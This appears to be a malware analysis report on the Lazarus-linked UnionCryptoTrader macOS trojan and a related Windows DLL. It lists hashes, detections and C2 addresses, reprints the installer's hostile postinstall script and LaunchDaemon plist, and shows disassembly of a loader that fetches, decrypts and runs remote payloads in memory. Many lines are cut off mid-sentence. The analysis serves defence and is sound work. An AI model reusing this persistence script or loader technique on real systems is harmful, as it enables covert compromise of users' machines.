The build path found in the strings is “Z:\Opal\bin\x64_Release\NodeDll.pdb." This stage 2 is likely part of a project named “Opal” by the actors, d build path.

NodeDLL.dll has multiple functionalities which can be verified by examining the program imports and strings. Functionalities with corresponding s are not limited to:

1. Get/Update implant configuration
   a. Imports: GetComputerNameA, GetCurrentDirectoryW, GetStartupInfoW, GetTimeZoneInformation
   b. Strings: CurrentUser
2. Get/Put a file or directory
   a. Imports: WriteFile
3. Execute a program
   a. Imports: CreateProcessW
4. Directory listing
   a. Imports: GetCurrentDirectoryW
5. Active Drive Listing (C:\, D:\, etc.)
   a. Imports: GetLogicalDrives, GetDriveTypeW
6. Move a file/directory
   a. Imports: CreateDirectoryW, MoveFileExW
7. Delete a file/directory
   a. Imports: DeleteFileW
8. Screenshot active desktop
   a. Imports: GetDIBits, CreateCompatibleBitmap, BitBlt, etc from gdi32
9. Execute a shell command through cmd.exe
   a. Imports: GetCommandLineW, GetCommandLineA, CreateProcessAsUserW
10. Check IPv4 TCP connectivity against specified target
   a. Imports: connect, bind, send, socket, getaddrinfo, etc. from ws2_32
   b. Strings: Network unreachable, HTTP/1.%d %d, httponly, Remote file not found
11. Update configuration (beacon interval, AP address, etc.)
   a. Strings: Host: %s%s%s:%d, Set-Cookie:

The "NodeDLL.dll" strings also show a hard-coded user agent string: “Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134”. Finally, a format string which matches the HostUS C2 is found in the strings: "%s://%s%s% with many references to proxies or proxy configurations.

216.189.150.185

Tags

command-and-control

URLs

216.189.150.185:8080/push.jsp

Ports

8080 TCP

Whois

```
Queried whois.arin.net with "n 216.189.150.185"...

NetRange:     216.189.144.0 - 216.189.159.255
CIDR:         216.189.144.0/20
NetName:        HOSTUS-IPV4-3
NetHandle:     NET-216-189-144-0-1
Parent:         NET216 (NET-216-0-0-0-0)
NetType:        Direct Allocation
OriginAS:     AS7489, AS25926
Organization: HostUS (HOSTU-4)
RegDate:        2014-08-29
Updated:        2015-12-29
Comment:        Please send all abuse reports to abuse@hostus.us
Ref:            https://rdap.arin.net/registry/ip/216.189.144.0

OrgName:        HostUS
OrgId:         HOSTU-4
Address:        125 N Myers St
City:         Charlotte
StateProv:     NC
PostalCode:     28202
Country:        US
RegDate:        2013-07-26
Updated:        2019-10-23
Comment:        IP addresses from this network are further reallocated or assigned to customers.
Comment:        Please send all abuse reports to abuse@hostus.us.
Comment:        Abuse reports must be submitted through email with the IP address in title.
Ref:            https://rdap.arin.net/registry/entity/HOSTU-4

OrgNOCHandle: HOSTU2-ARIN
OrgNOCName: HostUS Tech
OrgNOCPhone: +1-302-300-1737
OrgNOCEmail: noc@hostus.us
OrgNOCRef:    https://rdap.arin.net/registry/entity/HOSTU2-ARIN

OrgAbuseHandle: HAD18-ARIN
OrgAbuseName: HostUS Abuse Desk
OrgAbusePhone: +1-302-300-1737
OrgAbuseEmail: abuse@hostus.us
OrgAbuseRef:    https://rdap.arin.net/registry/entity/HAD18-ARIN

OrgTechHandle: HOSTU2-ARIN
OrgTechName: HostUS Tech
OrgTechPhone: +1-302-300-1737
OrgTechEmail: noc@hostus.us
OrgTechRef:    https://rdap.arin.net/registry/entity/HOSTU2-ARIN
```

Relationships

216.189.150.185	Connected_From	755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3

Description

The C2 identified for NodeDLL.dll. The IP address 216.189.150.185 has ASN 7489 and is owned by HostUS.

2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

Tags

backdoordownloaderloadertrojan

Details

Name	UnionCryptoTrader.dmg

Size	20911661 bytes
Type	zlib compressed data
MD5	6588d262529dc372c400bef8478c2eec
SHA1	06d9f835efd1c05323f6a3abdf66e6be334e47c4
SHA256	2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390
SHA512	4a90cd71e210662c3e21994a6af6d80f45c394b972d85ba725dc0e33721036c38b68829ca831113276cbea891fc075e1fa9911aad1fc64
ssdeep	393216:psbbiMqkRiP3p+/34QRDCLqKbNH40iBNTnz0xcECffBJrd8ur8dx3PAxC9lG:WbipIM3p+/TBvBN0xcRmur8dxIxC9l
Entropy	7.997189

Antivirus

Ahnlab	Backdoor/OSX.Nukesped.20911661
Antiy	Trojan/Mac.NukeSped
Avira	OSX/Dldr.NukeSped.rtyrb
BitDefender	Trojan.MAC.Lazarus.F
Cyren	Trojan.PXZN-6
ESET	OSX/TrojanDownloader.NukeSped.B trojan
Emsisoft	Trojan.MAC.Lazarus.F (B)
Ikarus	Trojan-Downloader.OSX.Nukesped
K7	Trojan (0001140e1)
Lavasoft	Trojan.MAC.Lazarus.F
McAfee	OSX/Nukesped.b
Microsoft Security Essentials	Trojan:MacOS/NukeSped.C!MTB
Sophos	OSX/NukeSped-AB
Symantec	OSX.Trojan.Gen
TrendMicro	Trojan.3657DE58
TrendMicro House Call	Trojan.3657DE58
Zillya!	Downloader.Agent.OSX.68

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

2ab58b7ce5...	Downloaded_From	unioncrypto.vip
2ab58b7ce5...	Contains	6f45a004ad6bb087f733feb618e115fe88164f6db9562cb9b428372c9add75f0
2ab58b7ce5...	Contains	631ac269925bb72b5ad8f469062309541e1edfec5610a21eecded75a35e65680


Description

This OSX program from the "UnionCrypto" download link is an Apple DMG installer.

The OSX program does not have a digital signature, and will warn the user of that before installation. Just as previous versions, the UnionCrypto
legitimate and installs both “UnionCryptoTrader” (6f45a004ad6bb087f733feb618e115fe88164f6db9562cb9b428372c9add75f0) in the
“/Applications/UnionCryptoTrader.app/Contents/MacOS/” folder and a hidden program named “.unioncryptoupdater”
(631ac269925bb72b5ad8f469062309541e1edfec5610a21eecded75a35e65680) in the “/Applications/UnionCryptoTrader.app/Contents/Resource
contains a postinstall script (see figure 10).


This postinstall script is identical in functionality to the postinstall script for the second version. It moves the hidden plist file (.vip.unioncrypto.plist) folder and changes the file permissions for the plist to be owned by root. Once in the LaunchDaemons folder, this program will be ran on system l user. This will launch the unioncryptoupdater program.

The postinstall script also moves the hidden ".unioncryptoupdater" binary to a new location "/Library/UnionCrypto/unioncryptoupdater" and makes the LaunchDaemon will not be run immediately after the plist file is moved, the postinstall script then launches the unioncryptoupdater program in contrast to the CelasTradePro "Updater" binary and JMTTrader "CrashReporter" binary, the unioncryptoupdater binary is not launched with any pa
Screenshots



```
#!/bin/sh
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist /Library/LaunchDaemons/vip.unioncrypto.plist
chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
mkdir /Library/UnionCrypto
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater /Library/UnionCrypto/unioncryptoupdater
chmod +x /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater &
```

Figure 10 - Screenshot of the postinstall script included in UnionCryptoTrader installer.



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>vip.unioncrypto.product</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Library/UnionCrypto/unioncryptoupdater</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

Figure 11 - Screenshot of the "vip.unioncrypto.plist" file.

6f45a004ad6bb087f733feb618e115fe88164f6db9562cb9b428372c9add75f0

Tags

trojan

Details

Name	UnionCryptoTrader
Size	1602900 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|WEAK_DEFINES|BINDS_TO_WEAK|PIE>
MD5	41587b0dd5104a4ee6484ff8cf47fd21
SHA1	bd41cb308913c4964aef47edafd36faa1f673717
SHA256	6f45a004ad6bb087f733feb618e115fe88164f6db9562cb9b428372c9add75f0
SHA512	efaf37208ee17967df8c435e592b2029d8e56aabd92ca989704bf7908399bf9e84b6312b928fb89907d72518ef40ae95ac6feeb1a19044
ssdeep	49152:2ScN8VPSplcFjsmEWe7JEANYIwErVqpxPM0:M40ltBWeFuHbE0
Entropy	6.459336

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

6f45a004ad...	Contained_Within	2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

Description

This OSX sample was contained within Apple DMG Installer "UnionCryptoTrader.dmg." When executed, UnionCryptoTrader loads a legitimate cry application with no signs of malicious activity. (Note: arbitrage is defined as "the simultaneous buying and selling of securities, currency, or commo markets or in derivative forms in order to take advantage of differing prices for the same asset"). This application does not appear to be a modifica Bitcoin Trader, but may be a modification of Blackbird Bitcoin Arbitrage11.
In addition to the "unioncrypto.vip" site describing UnionCryptoTrader as a "Smart Cryptocurrency Arbitrage Trading Platform," may of the strings UnionCryptoTrader have references to Blackbird Bitcoin Arbitrage including but not limited to:

--Begin similarities--
Blackbird Bitcoin Arbitrage
| Blackbird Bitcoin Arbitrage Log File |
output/blackbird_result_

```
output/blackbird_log_
ERROR: Blackbird needs at least two Bitcoin exchanges. Please edit the config.json file to add new exchanges
--End similarities--
```

The strings also contain the links and references to all fourteen exchanges listed as implemented or potential on the Blackbird GitHub page.

631ac269925bb72b5ad8f469062309541e1edfec5610a21eecded75a35e65680

Tags

backdoordownloaderloadertrojan

Details

Name	unioncryptoupdater
Size	79760 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|BINDS_TO_WEAK|PIE>
MD5	da17802bc8d3eca26b7752e93f33034b
SHA1	e8f29f1e3f35a4f2c18be424551e280ed66b1dd7
SHA256	631ac269925bb72b5ad8f469062309541e1edfec5610a21eecded75a35e65680
SHA512	a32672fa780675e767e37fa1b8d186951cb934279cb416766c518a7d6f76b6521176a5055045c0af7ec1ce5f9882a952ed8761b54f9cb1
ssdeep	1536:4YGnCXIbO9KBQJELi6VA2l5+r1M6JBM4YQNVZ3MpJy5TU23MpJy5Tp:3eCYK5JEBXaM6Jq4p3MpJy5Tb3MpJy5T
Entropy	4.871481

Antivirus

Ahnlab	Backdoor/OSX.Nukesped.79760
Antiy	Trojan/Mac.NukeSped
Avira	OSX/Agent.hwuxh
BitDefender	Trojan.MAC.Lazarus.D
ClamAV	Osx.Malware.Agent-7430998-0
ESET	OSX/TrojanDownloader.NukeSped.B trojan
Emsisoft	Trojan.MAC.Lazarus.D (B)
Ikarus	Trojan-Downloader.OSX.Nukesped
K7	Trojan (0001140e1)
Lavasoft	Trojan.MAC.Lazarus.D
McAfee	OSX/Lazarus.b
Microsoft Security Essentials	Trojan:MacOS/NukeSped.C!MTB
NANOAV	Trojan.Mac.Download.gknigf
Quick Heal	MacOS.Trojan.39995.GC
Sophos	OSX/Lazarus-F
Symantec	OSX.Trojan.Gen
TrendMicro	TROJ_FR.ED65B0ED
TrendMicro House Call	TROJ_FR.ED65B0ED
Zillya!	Downloader.NukeSped.OSX.6

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

631ac26992... Contained_Within 2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390

Description

This OSX sample was contained within Apple DMG Installer "UnionCryptoTrader.dmg." This malware is signed adhoc, meaning it is not signed wi ID.

When executed, unioncryptoupdater immediately calls the “onRun()” function, which contains most of the logic and functionality for this malware. ` different information about the system the malware is running on. It uses IOKit, which is an Apple framework designed to allow programs to gain u devices and drivers. IOKit is specifically used to retrieve the system serial number with IOPlatformSerialNumber global variable (Figure 12).

The function then collects the operating system version by reading the system file at “/System/Library/CoreServices/SystemVersion.plist," and spe ProductVersion and ProductBuildVersion from the system file (Figure 13).

After collecting the system data, unioncryptoupdater then builds a string consisting of the current time and the hard-coded value “12GWAPCT1F0

This string is MD5 hashed and stored in the "auth_signature" variable and the current time (used to create string for "auth_signature") in the "auth These variables are sent in the first communication to the C2 server and are likely used to verify any connections to the server are actually origina unioncryptoupdater malware.

All collected data and the "auth_signature" and "auth_timestamp" are sent to hxxps[:]//unioncrypto.vip/update using the Barbeque::post() method. custom made C++ class which has both a post() and a get() method, which utilize libcurl to perform network communications for the malware. Bar system data in this specific format:

--Begin format--
rlz=[device serial number]&ei=[ProductVersion] (ProductBuildVersion)&act=check
--End format--

These values are found as described above or are hard-coded into the malware data section (Figure 15).

If the C2 server returns the string “0," unioncryptotrader will sleep for ten minutes and then regenerate the auth_timestamp and auth_signature to the same Barbeque::post() method.

If the C2 server does not return the string “0," the malware will decode the base64 payload, and decrypt it using the C++ aes_decrypt_cbc functio malware uses the OSX function mmap to allocate memory with read, write, and execute permissions. This is specified by the 7 loaded into the ed called. (Note: the 7, or binary 111, comes from OR’ing the read (100), write (010), and execute (001) binary values together, just as file permission is successful in allocating the memory, the function then uses memcpy to copy the decrypted payload into the mmap’d memory region (Figure 16)

After the decrypted payload is copied into memory, unioncryptoupdater calls a function named memory_exec2, which utilizes Apple API NSCreateObjectFileImageFromMemory to create an “object file image” from the memory, and Apple API NSLinkModule to link the “object file ima necessary to allow the payload in memory to execute, as files in memory are not simply able to execute as files on disk are (Figure 17).


Once the malware has mapped and linked the payload in memory, it searches the mapped memory for “0xfeedfacf," which is the magic number fo executables. This check is likely included to verify the payload was properly decoded, decrypted, and memory mapped before attempting executio

After verifying the magic number, the malware searches for the address 0x80000028, which is the address of the LC_MAIN Load Command. Loa to a table of contents for an OSX executable which contain commands and command positions in the binary. Offset 0x8 of the LC_MAIN load com of the OSX executable entry point (Figure 19). This entry point is placed in register r8, and is called by the malware.

This process of allocating memory, copying the payload into memory, and calling the entry point achieves pure in-memory execution of the remote As such, if this is successful, the payload can be executed exclusively in memory and is never copied to disk.
If any part of the memory code execution process fails, unioncryptoupdater will write the received payload to “/tmp/updater” instead and execute it (Figure 20).


The payload for this OSX malware could not be downloaded, as the C2 server "unioncrypto.vip/update" is no longer accessible. In addition, the pa in open source reporting.

Screenshots




```
mov     r15d, eax
mov     rax, cs:_kCFAllocatorDefault_ptr
mov     rdx, [rax]
lea     rsi, cfstr_Ioplatformseri.isa ; IOPlatformSerialNumber
xor     ecx, ecx
mov     edi, r15d
```

Figure 12 - Screenshot of the IOPlatformSerialNumber reference in unioncryptoupdater.




```
mov     rsi, cs:selRef_dictionaryWithContentsOfFile_ ; char *
lea     rdx, cfstr_SystemLibraryC ; "/System/Library/CoreServices/SystemVersion.plist"
mov     r15, cs:_objc_msgSend_ptr
call    r15 ; _objc_msgSend
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     rbx, rax
mov     r14, cs:selRef_objectForKey_
lea     rdx, cfstr_Productversion ; "ProductVersion"
mov     rdi, rax        ; void *
mov     rsi, r14        ; char *
mov     [rbp+var_30], rax
call    r15 ; _objc_msgSend
mov     [rbp+var_40], r12
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     r15, rax
lea     rdx, cfstr_Productbuildve ; "ProductBuildVersion"
mov     rdi, rbx        ; void *
```

Figure 13 - Screenshot of the unioncryptoupdater collecting OS version.




```
loc_100005369:              ; time_t *
xor     edi, edi
call    _time
mov     rcx, rax
mov     r13, r12
xor     eax, eax
lea     r15, [rbp+var_130]
mov     rdi, r15            ; char *
lea     rsi, aLd            ; "%ld"
mov     rdx, rcx
call    _sprintf
xor     eax, eax
lea     r12, [rbp+var_1B0]
mov     rdi, r12            ; char *
lea     rsi, aSS_0          ; "%s%s"
mov     rdx, r15
lea     rcx, a12gwapct1f0i1s ; "12GWAPCT1F0I1S14"
call    _sprintf
```

Figure 14 - Screenshot of unioncryptoupdater getting current time and combining with hard-coded value.



```
cstring:000000010000787E ; char aSS[]
cstring:000000010000787E aSS             db '%s %s',0            ; DATA XREF: processUpdate(uchar *,ulong)+124↑o
cstring:0000000100007884 aNoId           db 'NO_ID',0            ; DATA XREF: onRun(void)+72↑o
cstring:000000010000788A aRlz            db 'rlz',0              ; DATA XREF: onRun(void)+8A↑o
cstring:000000010000788E aEi             db 'ei',0               ; DATA XREF: onRun(void):loc_100005294↑o
cstring:0000000100007891 a10             db '1.0',0              ; DATA XREF: onRun(void)+195↑o
cstring:0000000100007895 aVer            db 'ver',0              ; DATA XREF: onRun(void):loc_1000052F9↑o
cstring:0000000100007899 ; char aLd[]
cstring:0000000100007899 aLd             db '%ld',0              ; DATA XREF: onRun(void)+1DD↑o
cstring:0000000100007899                                         ; onRun(void)+447↑o
cstring:000000010000789D ; char aSS_0[]
cstring:000000010000789D aSS_0           db '%s%s',0             ; DATA XREF: onRun(void)+1F8↑o
cstring:000000010000789D                                         ; onRun(void)+462↑o
cstring:00000001000078A2 a12gwapct1f0i1s db '12GWAPCT1F0I1S14',0 ; DATA XREF: onRun(void)+202↑o
cstring:00000001000078A2                                         ; onRun(void)+46C↑o
cstring:00000001000078B3 aAuthTimestamp  db 'auth_timestamp',0   ; DATA XREF: onRun(void)+23A↑o
cstring:00000001000078B3                                         ; onRun(void)+4AF↑o
cstring:00000001000078C2 aAuthSignature  db 'auth_signature',0   ; DATA XREF: onRun(void)+298↑o
cstring:00000001000078C2                                         ; onRun(void)+50E↑o
cstring:00000001000078D1 aCheck          db 'check',0            ; DATA XREF: onRun(void)+318↑o
cstring:00000001000078D7 aAct            db 'act',0              ; DATA XREF: onRun(void)+2E5↑o
cstring:00000001000078D7                                         ; onRun(void)+5D1↑o
cstring:00000001000078DB aHttpsUnioncryp db 'https://unioncrypto.vip/update',0
cstring:00000001000078DB                                         ; DATA XREF: onRun(void)+336↑o
```

Figure 15 - Screenshot of the various hard-coded values in unioncryptoupdater.




```
mov     edi, 0          ; void *
mov     edx, 7          ; int
mov     ecx, 1001h      ; int
mov     r8d, 0FFFFFFFFh ; int
xor     r9d, r9d        ; off_t
call    _mmap
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      short loc_100006E43
```

```
mov     rbx, rax
mov     rdi, rax        ; void *
mov     rsi, r15        ; void *
mov     rdx, r12        ; size_t
call    _memcpy         ; copy decrypted payload into mmap'd memory
```

```
loc_100006E43:
mov     eax, 0FFFFFFFFh
```


Figure 16 - Screenshot of mmap and memcpy in unioncryptoupdater.



```
loc_1000069CC:          ; objectFileImage
lea     rdx, [rbp+objectFileImage]
call    _NSCreateObjectFileImageFromMemory
cmp     eax, 1
jnz     loc_100006A79
```


```
mov     rdi, [rbp+objectFileImage] ; objectFileImage
lea     rsi, moduleName ; "core"
mov     edx, 3          ; options
call    _NSLinkModule
test    rax, rax
jz      loc_100006AA0
```

Figure 17 - Screenshot of NSCreateObjectFileImageFromMemory.




```
cmp     dword ptr [rbx], 0FEEDFACFh
jnz     short loc_1000067FA
```

Figure 18 - Screenshot of 39FEEDFACF in unioncryptoupdater.



```
loc_100006AC7:          ; rcx contains LC_MAIN
add     r8, [rcx+8]     ; offset 0x8 in LC_MAIN contains entry point offset
lea     rax, asc_1000076A8 ; ""
lea     rsi, [rbp+var_40]
mov     [rsi], rax
mov     [rsi+8], r15
xor     eax, eax
mov     [rsi+10h], rax
lea     rdx, [rbp+var_48]
mov     [rdx], rax
lea     rcx, [rbp+var_50]
mov     [rcx], rax
mov     edi, 2
call    r8              ; entry point for payload in memory
```

Figure 19 - Screenshot of the load and call entry point of payload.



```
lea     rdi, aTmpUpdater ; "/tmp/updater"
lea     rsi, aWb        ; "wb"
call    _fopen
mov     r15, rax
mov     edx, 1          ; size_t
mov     rdi, rbx        ; void *
mov     rsi, r14        ; size_t
mov     rcx, rax        ; FILE *
call    _fwrite         ; write payload to /tmp/updater
mov     rdi, r15        ; FILE *
call    _fclose
lea     rdi, aTmpUpdater ; "/tmp/updater"
mov     esi, 1FFh       ; mode_t
call    _chmod
lea     rsi, aSS        ; "%s %s"
lea     rdx, aTmpUpdater ; "/tmp/updater"
lea     rbx, [rbp+var_4C0]
lea     rcx, [rbp+var_C0]
xor     eax, eax
mov     rdi, rbx        ; char *
call    _sprintf
mov     rdi, rbx        ; char *
call    _system         ; execute payload with system
mov     ebx, eax
```

Figure 20 - Screenshot of the write payload to disk and execute.

Relationship Summary

e3623c2440...	Contains	af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49
unioncrypto.vip	Downloaded_To	2ab58b7ce583402bf4cbc90bee643ba5f9503461f91574845264d4f7e3ccb390
unioncrypto.vip	Downloaded_To	755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3

af4144c1f0...	Contained_Within	e3623c2440b692f6b557a862719dc95f41d2e9ad7b560e837d3b59bfe4b8b774
af4144c1f0...	Contains	01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f
af4144c1f0...	Contains	0967d2f122a797661c90bc4fc00d23b4a29f66129611b4aa76f62d8a15854d36
0967d2f122...	Contained_Within	af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49
01c13f825e...	Downloaded	755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3
01c13f825e...	Contained_Within	af4144c1f0236e6b59f40d88635ec54c2ef8034f6a96a83f5dbfd6b8ea2c0d49
755bd7a376...	Downloaded_By	01c13f825ec6366ac2b6dd80e5589568fa5c8685cb4d924d1408e3d7c178902f
755bd7a376...	Downloaded_From	unioncrypto.vip
755bd7a376...	Connected_To	216.189.150.185
216.189.150.185	Connected_From	755bd7a3765efceb8183ffade090ef2637a85c4505f8078dda116013dd5758f3
2ab58b7ce5...	Downloaded_From	unioncrypto.vip
